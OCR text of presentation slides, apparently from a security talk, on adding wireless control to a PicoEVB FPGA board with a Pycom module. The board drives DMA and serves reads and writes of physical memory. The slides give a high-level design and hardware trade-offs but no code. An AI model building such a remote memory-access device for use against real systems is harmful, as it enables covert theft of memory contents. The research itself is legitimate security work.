
GOTCHA #2

ENDIANNESS MADNESS



NUMEROUS OTHER ISSUES – LOTS OF PAIN

PYCOM INTEGRATION



ADDING WIRELESS CAPABILITIES

- No radio on PicoEVB: Need a second device to handle communication
- Chose Pycom family for prototyping:
  - Micropython-enabled
  - Drive DMA over multipurpose I/O
  - Expose server that supports reads and writes of physical memory

PYCOM PROS


- Rapid prototyping with python
- Integrated radio modules: 802.11b/g/n, LTE, LoRa, more
- Expansion via SPI, I2C, lots of pins for GPIO
- Pretty tiny: 5.5 x 2cm

… AND CONS


- 32-bit architecture: (Xtensa dual-core LX6)
- Limited memory: 4MB ram, 8MB flash
- Data copies can lead to heap fragmentation
- Low-bandwidth SPI connection


Our software accounts
for these challenges

